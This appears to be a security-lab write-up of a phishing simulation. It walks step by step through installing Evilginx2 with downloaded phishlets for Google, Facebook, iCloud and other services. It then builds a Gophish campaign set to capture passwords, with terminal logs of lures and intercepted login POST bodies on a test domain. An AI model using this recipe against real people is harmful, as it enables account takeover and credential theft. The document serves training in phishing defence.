



## Task 2: Phishing Simulation

### Activities:

- **Tools:** Gophish, Evilginx2.
- **Tasks:** Set up phishing campaign, capture credentials.
- **Brief:**
  - Campaign Setup: Clone login page with Evilginx2; send via Gophish. Test on VM.
  - Credential Harvest: Log captured data:

Timestamp	IP Address	Username/Password	Risk	Notes
-----	-----	-----	-----	-----
2025-08-29 12:00:00	192.168.1.50	testuser/pass123	High	Successful capture

- Open the Firefox browser and search for evilginx.  
(<https://github.com/kgretzky/evilginx2/releases/tag/v3.3.0>)
- Download the zip file into Kali Linux. Unzip the file (Command: *unzip evilginx-v3.3.0-linux-64bit.zip*).
- Command: *cd evilginx*
- Command: *chmod +x evilginx*
- Command: *sudo mv evilginx /usr/local/bin/*
- Command: *evilginx -p ~/Downloads/phishlets/*

```
(vishnu@vishnu)-[~/Downloads]
$ evilginx -p ~/Downloads/phishlets/

[11:17:13] [inf] Evilginx Mastery Course: https://academy.breakdev.org/evilginx-mastery (learn how to create phishlets)
[11:17:13] [inf] loading phishlets from: /home/vishnu/Downloads/phishlets/
[11:17:13] [inf] loading configuration from: /home/vishnu/.evilginx
[11:17:13] [inf] blacklist: loaded 0 ip addresses and 0 ip masks
[11:17:13] [war] server domain not set! type: config domain <domain>
[11:17:13] [war] server external ip not set! type: config ipv4 external <external_ipv4_address>
[11:17:13] [inf] obtaining and setting up 0 TLS certificates - please wait up to 60 seconds...
[11:17:13] [inf] successfully set up all TLS certificates

+-----+-----+-----+-----+-----+
| phishlet | status | visibility | hostname | unauth_url |
+-----+-----+-----+-----+-----+
| example  | disabled | visible   |           |             |
+-----+-----+-----+-----+-----+
```



- In the evilginx console: *config domain phish.test.*
- Command: *config ipv4 external 192.168.0.106.*
- Open another terminal and install this in your Downloads directory (Command: <https://github.com/An0nUD4Y/Evilginx2-Phishlets.git>) --- Phishlets.
- Command: *cp Evilginx2-Phishlets/\*yaml ~/Downloads/phishlets/*
- Restart the Tool. (Command: *exit* After --- *evilginx -p ./phishlets/ -developer -debug*). *-developer auto-creates self-signed certs (no Let's Encrypt). (NO NEED OF REAL DOMAIN).*
- **NOTE: Add the domain name to the /etc/hosts.**
- Command: *config domain google.test.*
- Command: *config ipv4 external 192.168.0.106.*
- Command: *phishlets hostname google2 google.test.*
- Command: *phishlets enable google2.*
- Command: *lures create google2.*
- Command: *lures get-url 0.*

```
vishnu@vishnu: ~/Downloads
File Actions Edit View Help
vishnu@vishnu:~/Downloads root@vishnu:/etc
: config domain google.test
[12:24:59] [inf] server domain set to: google.test
[12:24:59] [war] server external ip not set! type: config ipv4 external <external_ipv4_address>
: config ipv4 external 192.168.0.106
[12:25:35] [err] config: invalid syntax: [ip4 external 192.168.0.106]
[12:25:35] [war] server external ip not set! type: config ipv4 external <external_ipv4_address>
: config ipv4 external 192.168.0.106
[12:26:05] [inf] server external IP set to: 192.168.0.106
: phishlets hostname google2 google.test
[12:27:25] [err] phishlets: invalid syntax: [hostname google2 google.test]
: phishlets hostname google2 google.test
[12:27:33] [inf] phishlet 'google2' hostname set to: google.test
[12:27:33] [inf] disabled phishlet 'google2'
: phishlets enable google2
[12:27:59] [war] phishlets: hostname 'alibaba.com' collision between 'alibaba' and 'alibaba' phishlets
[12:27:59] [war] phishlets: hostname 'www.facebook.com' collision between 'facebook-d' and 'facebook-d2' phishlets
[12:27:59] [war] phishlets: hostname 'm.facebook.com' collision between 'facebook-d' and 'facebook-d2' phishlets
[12:27:59] [war] phishlets: hostname 'static.xx.fbcdn.net' collision between 'facebook-d' and 'facebook-d2' phishlets
[12:27:59] [war] phishlets: hostname 'www.facebook.com' collision between 'facebook-d3' and 'facebook-d' phishlets
[12:27:59] [war] phishlets: hostname 'm.facebook.com' collision between 'facebook-d3' and 'facebook-d' phishlets
[12:27:59] [war] phishlets: hostname 'static.xx.fbcdn.net' collision between 'facebook-d3' and 'facebook-d' phishlets
[12:27:59] [war] phishlets: hostname 'contacts.roblox.com' collision between 'roblox' and 'roblox' phishlets
[12:27:59] [war] phishlets: hostname 'www.google.com' collision between 'airbnb' and 'gsuite' phishlets
[12:27:59] [war] phishlets: hostname 'account.booking.com' collision between 'booking' and 'booking' phishlets
[12:27:59] [war] phishlets: hostname 'www.facebook.com' collision between 'facebook-fix' and 'facebook-d3' phishlets
[12:27:59] [war] phishlets: hostname 'm.facebook.com' collision between 'facebook-fix' and 'facebook-d3' phishlets
[12:27:59] [war] phishlets: hostname 'static.xx.fbcdn.net' collision between 'facebook-fix' and 'facebook-d3' phishlets
[12:27:59] [war] phishlets: hostname 'www.facebook.com' collision between 'facebook' and 'facebook-fix' phishlets
[12:27:59] [war] phishlets: hostname 'm.facebook.com' collision between 'facebook' and 'facebook-fix' phishlets
[12:27:59] [war] phishlets: hostname 'static.xx.fbcdn.net' collision between 'facebook' and 'facebook-fix' phishlets
[12:27:59] [war] phishlets: hostname 'hcaptcha.com' collision between 'hcaptcha-demo' and 'gusto' phishlets
[12:27:59] [war] phishlets: hostname 'www.google.com' collision between 'edd' and 'airbnb' phishlets
[12:27:59] [war] phishlets: hostname 'www.icloud.com' collision between 'icloud' and 'icloud2' phishlets
[12:27:59] [war] phishlets: hostname 'setup.icloud.com' collision between 'icloud' and 'icloud2' phishlets
[12:27:59] [war] phishlets: hostname 'feedbacks.icloud.com' collision between 'icloud' and 'icloud2' phishlets
[12:27:59] [war] phishlets: hostname 'cdn.apple-cloudkit.com' collision between 'icloud' and 'icloud2' phishlets
[12:27:59] [war] phishlets: hostname 'appleid.cdn-apple.com' collision between 'icloud' and 'icloud2' phishlets
[12:27:59] [war] phishlets: hostname 'ap.namecheap.com' collision between 'namecheap' and 'namecheap' phishlets
```



```
vishnu@vishnu: ~/Downloads
File Actions Edit View Help
vishnu@vishnu: ~/Downloads root@vishnu: /etc

snapchat disabled visible
supersport disabled visible
tiktok disabled visible
twitter disabled visible
twitter-mobile disabled visible
vanguard disabled visible
viber disabled visible
vrbo disabled visible
webhinet disabled visible
wordpress.org disabled visible
xfinity disabled visible

: lures

id phishlet hostname path redirector redirect_url paused og
: lures create google2
[12:28:54] [inf] created lure with ID: 0
: lures

id phishlet hostname path redirector redirect_url paused og
0 google2 /FSSNMiWO

: lures get-url 0
https://accounts.google.test/FSSNMiWO


[12:35:13] [dbg] Fetching TLS certificate for accounts.google.com:443 ...
: 2025/08/31 12:35:13 [001] WARN: Cannot handshake client accounts.google.com remote error: tls: unknown certificate authority
[12:35:19] [dbg] triggered lure for path "/FSSNMiWO"
[12:35:19] [inf] [0] [google2] new visitor has arrived: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0 (127.0.0.1)
[12:35:19] [inf] [0] [google2] landing URL: https://accounts.google.test/FSSNMiWO
```


- Make sure the link is working and open it in the browser, and check it. NOTE: Accept the risk if its says NOT SECURE.
- Install Gophish in Kali (Command: *sudo apt install gophish*).
- Open a terminal and execute the (Command: *gophish*).
- Open the dashboard of Gophish Tool: <https://127.0.0.1:3333/>.

```
root@vishnu: /etc
File Actions Edit View Help
root@vishnu: /etc vishnu@vishnu: ~/Downloads


root@vishnu)~# gophish
Starting gophish...
Default user is: admin
Default password is: kali-gophish
Opening Web UI https://127.0.0.1:3333

root@vishnu)~#
root@vishnu)~#
```






- Create an app password
  - ➔ Go to Manage your Google account.
  - ➔ Search for App passwords.
  - ➔ Click on that. Create the app password and store it.
- Go to Gophish and click on New Sending Profile, fill in the details by using the image below or as per your requirement.
- Send a test email and check if you received it or not.






- Create the New Landing Page.
- Make sure you tick the Capture Submitted Data and Capture Passwords.




- Create a New Email Template & Save it.






- Create a new Users & Groups.




- Create a new Campaign.
- Click on the Button Launch the Campaign.







- After launching the campaign you can see the above dashboard.
- We can observe, the email is sent, the email is opened, and the user has clicked the link.



- We can see the session has been created.

```
vishnu@vishnu:~$ cat /dev/null
[11:20:07] [dbg] POST body =
[11:20:08] [dbg] js_inject: injected redirect script for session: b9b86608052a483d95856d54557f2bf7c73fb23cdd0b3703d635650943beb998
: sessions

id | phishlet | username | password | tokens | remote ip | time
1 | google2 | | | none | 127.0.0.1 | 2025-09-05 10:25

[11:21:15] [dbg] triggered lure for path '/pDLxw/'
[11:21:15] [dbg] whitelistIP: 127.0.0.1 b9b86608052a483d95856d54557f2bf7c73fb23cdd0b3703d635650943beb998
[11:21:15] [dbg] whitelistIP: 127.0.0.1 b9b86608052a483d95856d54557f2bf7c73fb23cdd0b3703d635650943beb998
[11:21:15] [dbg] POST: /ServiceLogin
[11:21:15] [dbg] whitelistIP: 127.0.0.1 b9b86608052a483d95856d54557f2bf7c73fb23cdd0b3703d635650943beb998
[11:21:15] [dbg] POST: /InteractiveLogin
[11:21:15] [dbg] POST body =
[11:21:15] [dbg] js_inject: injected redirect script for session: b9b86608052a483d95856d54557f2bf7c73fb23cdd0b3703d635650943beb998
[11:21:15] [dbg] whitelistIP: 127.0.0.1 b9b86608052a483d95856d54557f2bf7c73fb23cdd0b3703d635650943beb998
[11:21:15] [dbg] POST: /v3/signin/identifier
[11:21:15] [dbg] POST body =
[11:21:16] [dbg] js_inject: injected redirect script for session: b9b86608052a483d95856d54557f2bf7c73fb23cdd0b3703d635650943beb998
[11:21:16] [dbg] whitelistIP: 127.0.0.1 b9b86608052a483d95856d54557f2bf7c73fb23cdd0b3703d635650943beb998
[11:21:16] [dbg] POST: /favicon.ico
[11:21:16] [dbg] POST body =
[11:21:17] [dbg] js_inject: injected redirect script for session: b9b86608052a483d95856d54557f2bf7c73fb23cdd0b3703d635650943beb998
: sessions

id | phishlet | username | password | tokens | remote ip | time
1 | google2 | | | none | 127.0.0.1 | 2025-09-05 10:25

[11:22:43] [dbg] isWhitelistIP: 127.0.0.1-google2
[11:23:12] [dbg] whitelistIP: 127.0.0.1 b9b86608052a483d95856d54557f2bf7c73fb23cdd0b3703d635650943beb998
[11:23:12] [dbg] POST: /v3/signin/identifier
[11:23:12] [dbg] POST body = identifier=test%401236hiddenPassword=6ca=8ct=8usi=S522130115%3A17570514762039678domain=6region=IN
```